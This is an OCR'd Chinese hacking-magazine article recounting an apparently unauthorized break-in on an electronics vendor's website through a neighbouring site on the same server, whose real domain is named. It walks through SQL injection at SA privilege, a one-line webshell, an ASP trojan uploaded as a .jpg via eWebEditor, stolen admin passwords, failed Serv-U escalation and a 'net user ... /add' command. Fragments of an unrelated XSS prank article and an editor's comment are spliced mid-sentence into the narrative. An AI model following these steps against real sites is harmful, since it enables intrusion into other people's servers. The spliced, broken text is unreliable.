
创新玩法也没什么创新的，只是觉得好玩的javascript代码


对“步步低”官方网站的检测


文 SpookZanG&Maxil


从本文你可以学习到

利用SP_OAcreate执行命令的sql语句


图1



图2



图3



图4


前几天，我新买了一个“步步低”的电子词典，感觉很不错。于是我决定到“步步低”的网站看看是否跟他的辞典一样强大。

在Google里搜索关键词“步步低”，很快就有了一堆有关“步步低”的网站，我打开了他的官方网站：http://www.xxx.com/（如图1），做的很漂亮啊，会不会有漏洞呢？这时，我发现了这个链接：http://www.xxx.com/productsinfo_jy.asp?id=672&pid=27（如图2），一个邪恶的念头在我的脑子里弹出一个对话框：为什么不在URL后面加一个' 呢？于是我在这个URL后面加了一个单引号：http://www.xxx.com/productsinfo_jy.asp?id=672&pid=27'，返回了：“请不要提交非法字符”，看来是做了防注入（如图3）。这条路不成功了，这时我发现他有一个产品搜索的功能（如图4），会不会存在搜索型注入点呢？于是，我在搜索那里填入333'，然后点击搜索，结果还是不成，搜索那里也防注入了！这可怎么办呢？我陷入了沉思……



图5


图6


图7


图8

这时，我想到了旁注，既然你没有漏洞，我就不信跟你同一主机的其他网站没有漏洞！于是打开http://www.seologs.com/ip-domains.html（*我常用的一个旁注查询的网站*），然后输入“步步低”的网址，等待了一会……出来了！（如图5）上面有12个站点，一个一个尝试吧……在我尝试到http://finish.whir.net.cn这个网站时，发现了一个注入点，http://finish.whir.net.cn/rollei/2006/newsinfo.asp?id=63（如图6）。我把它扔到HDSI里面，HDSI竟然说是SA权限！！（如图7）不过我并没有高兴太早，因为很有可能并不是SA的权限，即使是SA，如果管理员在net.exe和net1.exe做了限制的话，我们还是无法执行加用户命令的（*至于我为什么不通过CMD直接添加管理员，后面会提到*）。于是我决定先列目录，找到网站的路径再说。经过N个小时的努力，终于在F盘里找到了这个网站目录：F:\FinishWeb\rollei\2006，然后就是用备份数据库的方法拿到了一句话木马的shell(如图8)，打算通过它来上传shell，但是失败了，无法上传文件。这可怎么办呢？


图9


这时我想，既然你这里上传不了文件，那么我就去你的后台上传个后缀为jpg的文件，然后再通过一句话木马，把后缀为JPG的文件重命名为ASP的文件，这样就可以得到shell了。我随便对着一个新闻里的图片点击了右键，选择属性，来查看这个图片的网址，发现是http://finish.whir.net.cn/rollei/2006/back/Upload/s_2007116223914556670.jpg，我感觉http://finish.whir.net.cn/rollei/2006/back/很有可能就是后台的路径，于是我打开那个网址，很幸运，后台展现在我们的眼前了（如图9）。有了后台，密码好办，因为是MSSQL注入点，即使密码的MD5经过加密破解不出来，我们也可以通过update的语句来更改密码。但是，这里我们没有用到，用户名和密码非常简单，全是：


罢了，没有什么高深的地方。我只写了一点“恶作剧”代码，如果高手写成恶意代码（*比如格盘*）那就危险了，真是“上网多危险，浏览要小心”，但是防范邮箱跨站的方法也很简单，那就是：不要打开陌生邮件。

编辑点评：


作者测试跨站的几条语句还是不错的，不过我要提醒一下作者，不要用IE6了，你的代码在ie7下60%是通不过的，因为ie7已经去掉了img src=javascript这样的伪协议格式，不过加个onerror之类的触发是可以用的。


root。我拿着密码登录后台，在后台选择“产品信息”，然后选择添加，就出现了我们非常熟悉的ewebeditor。我曾尝试ewebeditor默认的登录页面，想从那里拿到shell，但是默认的登录页面被删除了。不过没有关系，我们上传jpg格式的就可以了。我把我的ASP木马重命名为xx.jpg，然后选择上传。很快就上传成功了，并给出了网址 http://finish.whir.net.cn/rollei/2006/back/eWebEditor/uploadfile/20080309103801763.jpg，但是，当我选择这个网址进入时，却说：无法找到该网页（如图10）。上传竟然没成功，莫非这个是传说中的傀儡后台么？



图10


图11

这时我考虑到，既然“步步低”的官方网站和这个网站在同一主机，那么数据库肯定也是在一起的，又因为是SA权限，那么我通过跨库来找到“步步低”官方网站的密码也是有可能的。于是，经过努力的寻找与尝试，我终于发现了“步步低”官方网站的用户名和密码竟然也是root，刚开始我还不信，当我用root进入的时候，竟然成功了！这时，我选择“产品数据库”，然后选择添加视听产品（如图11），这时我又发现了ewebeditor，不过，登录页面还是被删除了。（*其实，他跟那个有注入点的网站用的是同一套程序，只不过版本不同，一个是1.0，一个是2.0*）然后还是上传一个被重命名为XXX.JPG的ASP木马，提示上传成功，并给出了网址，http://www.xxx.com//back/edit/uploadfile/20080309105455660.jpg，我打开网址，惊喜的发现，这回真的成功了！！！（如图12）。但是问题也随之而来，我并不知道“步步低”官方网站的绝对路径，只能通过一句话木马，慢慢的找。最终，我确定E盘的E:\ServiceWeb\gdbbk就是“步步低”官方网站的绝对路径。然后用一句话木马的复制功能，在第一行写入图片路径E:\ServiceWeb\gdbbkback/edit/uploadfile/20080309105455660.jpg，第二行写入要复制到的路径，我这里填入E:\ServiceWeb\gdbbkback/edit/uploadfile/20080309105455660.asp，结果成功！（如图13）进入shell，第一个想到的就是serv-u的提权，拿着提权工具尝试，发现失败了，我又尝试用FTP版本的serv-u提权工具，依然失败。这时，我想起，他不是SA权限么，我可以通过SA来执行命令啊，我直接添加个管理员不就OK了么？于是，我拿着HDSI尝试执行net user spookzang spookzang /add 建立一个用户名密码都是spookzang的用户，但是，执行了半天没反应，过了一会，网站竟然打不开了，貌似数据库出问题了！在等服务器重启之后，网站才能正常访问，我又尝试用SQLTools.exe连接上去；然后执行命令，数据库就断开连接，然后网站打不开，服务器重启……，莫非这真是传说中的人品问题么？

